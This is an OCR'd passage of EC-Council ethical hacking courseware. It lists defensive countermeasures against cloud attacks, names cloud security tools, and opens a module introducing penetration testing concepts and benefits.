
- Implement a **virtual firewall** in the cloud server back-end of the cloud computing
- Implement **random encryption** and decryption
- Lockdown **OS images** and application instances to prevent compromising vectors that might provide access

Wrapping Attack

- Use **XML schema** validation to detect SOAP messages
- Apply authenticated encryption in the **XML encryption** specification

MITC Attack

- Use an **email security** gateway to detect the social engineering attacks
- Harden the policies of **token expiration**
- Implement **cloud access security broker** (CASB) to monitor cloud traffic



Cloud Attack Countermeasures (Cont'd)

Cloud Hopper Attack

- Implement **multi-factor authentication** to prevent compromise of credentials
- Ensure mutual co-ordination between **customers and CSPs** in case of abnormal incidents or activities
- Ensure customers are aware and follow the **cloud service policies**

Cloud Cryptojacking

- Ensure to implement a **strong password** policy
- Always preserve three different copies of the data in different places and one copy **off-site**
- Implement **CoinBlocker URL** and IP Blacklist/blackholing in the firewall

Cloudborne Attack

- CSPs should keep the firmware **up-to-date**
- Sanitize the **server firmware** before it is assigned to new customers

Cloud Attack Countermeasures

Discussed below are various countermeasures for securing a cloud environment:

- Enforce data protection, backup, and retention mechanisms.
- Enforce SLAs for patching and vulnerability remediation.
- Vendors should regularly undergo AICPA SAS 70 Type II audits.

- Verify one's cloud in public domain blacklists.
- Enforce legal contracts in employee behavior policy.
- Prohibit user credentials sharing among users, applications, and services.
- Implement secure authentication, authorization, and auditing controls.
- Check for data protection at both design and runtime.
- Implement strong key generation, storage and management, and destruction practices.
- Monitor the client's traffic for malicious activities.
- Prevent unauthorized server access using security checkpoints.
- Disclose applicable logs and data to customers.
- Analyze cloud provider security policies and SLAs.
- Assess the security of cloud APIs and log customer network traffic.
- Ensure that the cloud undergoes regular security checks and updates.
- Ensure that physical security is a 24 x 7 x 365 affair.
- Enforce security standards in installation/configuration.
- Ensure that the memory, storage, and network access are isolated.
- Leverage strong two-factor authentication techniques, where possible.
- Apply a baseline security breach notification process.
- Analyze API dependency chain software modules.
- Enforce stringent registration and validation process.
- Perform vulnerability and configuration risk assessment.
- Disclose infrastructure information, security patching, and firewall details to customers.
- Employ security devices, such as IDS, IPS, and firewall, to guard and stop unauthorized access to the data stored in the cloud.
- Enforce strict supply chain management and conduct a comprehensive supplier assessment.
- Enforce stringent security policies and procedures like access control policy, information security management policy, and contract policy.

Side-Channel Attack Countermeasures

- Implement a virtual firewall in the cloud server back-end of the cloud computing; this prevents the attacker from placing malicious VMs.
- Implement random encryption and decryption (encrypts data using RSA, 3DES, AES algorithms).

- Lockdown OS images and application instances to prevent compromising vectors that might provide access.
- Check for repeated access attempts to local memory and to any hypervisor processes or shared hardware cache by tuning and collecting local process monitoring data and logs for cloud systems.
- Code the applications and OS components so that they access shared resources, such as memory cache, in a consistent and predictable way. This coding style prevents attackers from collecting sensitive information, such as timing statistics and other behavioral attributes.

Wrapping Attack Countermeasures

- Use XML schema validation to detect SOAP messages.
- Apply authenticated encryption in the XML encryption specification.

MITC Attack Countermeasures

- Use an email security gateway to detect the social engineering attacks that can lead to MITCs.
- Harden the policies of token expiration can prevent this kind of attacks.
- Use efficient antivirus software that can detect and delete malware.
- Implement cloud access security broker (CASB) to monitor cloud traffic for detection of anomalies with the generated instances.
- Monitor employee activities to detect any significant signs of cloud synchronization token abuses.
- Encrypt the data stored on the cloud and ensure encryption keys are not stored within the same cloud service.
- Implement two-factor authentication.

Cloud Hopper Attack Countermeasures

- Implement multi-factor authentication to prevent compromise of credentials.
- Ensure mutual co-ordination between customers and CSPs in case of abnormal incidents or activities.
- Ensure customers are aware and follow the cloud service policies.


Cloud Cryptojacking Countermeasures

- Ensure to implement a strong password policy.
- Always preserve three different copies of the data in different places and one copy off-site.
- Ensure to patch the webservers and devices regularly.
- Use encrypted SSH key pairs instead of passwords for securing access to cloud servers.

- Implement CoinBlocker URL and IP Blacklist/blackholing in the firewall.
- Employ real-time monitoring of the web page document object model (DOM) and JavaScript environments for detecting and mitigating malicious activities at an early stage.
- Use the latest antivirus, anti-malware, and adblocker tools in the cloud.
- Implement browser extensions for scanning and terminating scripts similar to the CoinHive's miner script.
- Use endpoint security management technology to detect any rogue applications in the devices.
- Review all third-party components used by the company’s websites.

Cloudborne Attack Countermeasures

- CSPs should keep the firmware up-to-date.
- Sanitize the server firmware before it is assigned to new customers.


Qualys
WannaCry Dashboard
SEARCH...
TOP 5 EOL/OBSOLETE OPERATING SYSTEMS
LATEST THREATS FROM LIVE FEED
MISSING MS17-010 PATCH
24
WANNACRY RANSOMWARE DETECTED - AUTH ONLY
5
ASSETS WITH WANNACRY

Cloud Security Tools

Qualys Cloud Platform

An **end-to-end IT security solution** that provides a continuous, always-on **assessment of the global security** and compliance posture, with visibility across all IT assets irrespective of where they reside

https://www.qualys.com

CloudPassage Halo
https://www.cloudpassage.com

McAfee MVISION Cloud
https://www.mcafee.com

CipherCloud
https://www.ciphercloud.com

Netskope Security Cloud
https://www.netskope.com

Prisma Cloud
https://www.paloaltonetworks.com

Cloud Security Tools

Some tools for securing cloud environment include the following:

- **Qualys Cloud Platform**

  Source: *https://www.qualys.com*

  Qualys Cloud Platform is an end-to-end IT security solution that provides a continuous, always-on assessment of the global security and compliance posture, with visibility across all IT assets irrespective of where they reside. It includes sensors that provide continuous visibility, and all cloud data can be analyzed in real-time. It responds to threats immediately, performs active vulnerability in internet control message protocol timestamp request, and visualizes results in one place with AssetView.




Qualys
WannaCry Dashboard
SEARCH...
TOP 5 EOL/OBSOLETE OPERATING SYSTEMS
LATEST THREATS FROM LIVE FEED
MISSING MS17-010 PATCH
24
WANNACRY RANSOMEWARE DETECTED - AUTH ONLY
5
ASSETS WITH WANNACRY

Figure 11.32: Screenshot of Qualys Cloud Platform

Additional cloud security tools include the following:

- CloudPassage Halo (*https://www.cloudpassage.com*)
- McAfee MVISION Cloud (*https://www.mcafee.com*)
- CipherCloud (*https://www.ciphercloud.com*)
- Netskope Security Cloud (*https://www.netskope.com*)
- Prisma Cloud (*https://www.paloaltonetworks.com*)



Module Summary

1. In this module, we introduced the cloud computing concepts and various types of cloud computing services
2. We also discussed the importance of container technology
3. We fully examined the cloud computing threats and attacks
4. Additionally, we reviewed the various countermeasures to be employed to protect the cloud environment from hacking attempts by threat actors
5. Finally, we ended this module with a detailed discussion on various cloud security tools
6. In the next module, we will discuss in detail on penetration testing concepts

Module Summary

In this module, we introduced cloud computing concepts and the various types of cloud computing services. It also discussed the importance of container technology and fully examined the cloud computing threats and attacks. Additionally, it reviewed the various countermeasures to be employed to protect the cloud environment from hacking attempts by threat actors. Finally, the module ended with a detailed discussion on various cloud security tools.


In the next module, we will discuss in detail the various penetration testing concepts.

EC-Council | codered
FROM EC-COUNCIL

E|HE™
Ethical Hacking Essentials

Module 12

Penetration Testing Fundamentals


PENETRATION
TEST

Module Objectives

1. Understanding Penetration Testing and its Benefits
2. Understanding Types of Penetration Testing
3. Understanding Phases of Penetration Testing
4. Overview of Penetration Testing Methodologies
5. Overview of Guidelines and Recommendations for Penetration Testing
6. Understanding Risks Associated with Penetration Testing


Module Objectives

With the drastic increase in cyberattacks, it is important for organizations to conduct regular penetration tests to reveal hidden vulnerabilities and weaknesses in their IT infrastructure and to ensure the effectiveness of current cybersecurity controls. Penetration testing helps organizations in developing and implementing proactive security measures beforehand and in thwarting evolving threats.

This module discusses the importance of penetration testing in an organization and explains the crucial role that a tester plays in identifying vulnerabilities. It covers various fundamental concepts about penetration testing, including its importance, types, phases, methodologies, and process. It also discusses the ethics of a penetration tester, skills required, and responsibilities.

At the end of this module, you will be able to do the following:

- Understand penetration testing and its benefits
- Understand types and phases of penetration testing
- Explain penetration testing methodologies
- Understand various guidelines and recommendations for penetration testing
- Describe various risks associated with penetration testing



Module Flow


01 **Understand Fundamentals of Penetration Testing and its Benefits**

02 **Discuss Strategies and Phases of Penetration Testing**

03 **Guidelines and Recommendations for Penetration Testing**

Understand Fundamentals of Penetration Testing and its Benefits

This section introduces penetration testing and discusses various concepts related to it, including the types, phases, and methodologies of testing.


PENETRATION
TEST

What is Penetration Testing?

1. Penetration testing is a type of security testing that evaluates an **organization's ability** to protect its infrastructure such as network, applications, systems, and users against external as well as internal threats

2. It is an effective way of determining the efficacy of the organization's security policies, controls, and technologies

3. It involves the active evaluation of the security of the organization's infrastructure by **simulating an attack** similar to those performed by real attackers

What is Penetration Testing?

Penetration testing, also called pen testing, goes a step ahead of vulnerability scanning in security assessment. Unlike vulnerability scanning, which examines the security of individual computers, network devices, or applications, penetration testing assesses the security model of the network as a whole. Penetration testing can reveal the potential consequences of a real attacker breaking into the accounts of network-to-network administrators, IT managers, and executives. It also sheds light on the security weaknesses missed in typical vulnerability scanning.

Penetration testing is a type of security testing that evaluates an organization's ability to protect its infrastructure such as network, applications, systems, and users from external as well as internal threats. It is an effective way of determining the efficacy of the organization's security policies, controls, and technologies. It involves the active evaluation of the security of the organization's infrastructure by simulating an attack similar to those performed by real attackers. During a penetration test, security measures are actively analyzed for design weaknesses, technical flaws, and vulnerabilities. The test results are documented and delivered in a comprehensive report to executive management and technical audiences.

Benefits of Conducting a Penetration Test

1. Reveal vulnerabilities
2. Show real risks
3. Ensure business continuity
4. Reducing client-end attacks
5. Establishing the status of the company in terms of security
6. Guard the reputation of the company


Benefits of Conducting a Penetration Test

The following are some of the benefits of conducting a penetration test:

- **Reveal vulnerabilities**: In addition to revealing existing weaknesses in a system or application configurations, a penetration test investigates the action and behavior of an organization's staff that could lead to a data breach. Finally, the tester provides a report containing updates on security vulnerabilities as well as recommendations and policies to improve the overall security.
- **Show real risks**: The tester exploits the identified vulnerabilities to check how a real attacker could behave.
- **Ensure business continuity**: A small interruption can have a great impact on a business. It can cost the company tens to thousands of dollars. Therefore, the availability of the network, access to the resources, and 24/7 communications are necessary to run the business operation. A penetration test discloses potential threats and recommends solutions to ensure that the business operation will not be affected by an unexpected downtime or a loss of accessibility.
- **Reducing client-end attacks**: An attacker can break into an organization's systems from the client side, especially via web and online form services. Companies should be prepared to protect their systems from such attacks. If an organization knows which kind of attacks can be expected, then they know the signs to look out for and must be able to update the application.
- **Establishing the status of the company in terms of security**: Penetration testing provides knowledge of the security level of a company and its status in terms of security. The tester provides a report on the company's overall security system and areas needing

improvements, and the report includes details on the protection of the protection of its infrastructure and effectiveness of existing security measures.

- **Guard the reputation of the company**: It is important for a company to maintain a good reputation with its partners and clients. Gaining the trust and support of even loyal partners is difficult if the company is affected by a data breach or attack. Organizations should regularly perform penetration tests to protect their data and the trust of their partners and clients.



Comparing Security Audit, Vulnerability Assessment, and Penetration Testing

Security Audit

☐ A security audit checks whether an organization follows a set of standard **security policies and procedures**

Security Audit

Vulnerability Assessment

☐ A vulnerability assessment focuses on **discovering the vulnerabilities in an information system** but provides no indication of whether the vulnerabilities can be exploited or of the amount of damage that may result from the successful exploitation of the vulnerabilities

Penetration Testing

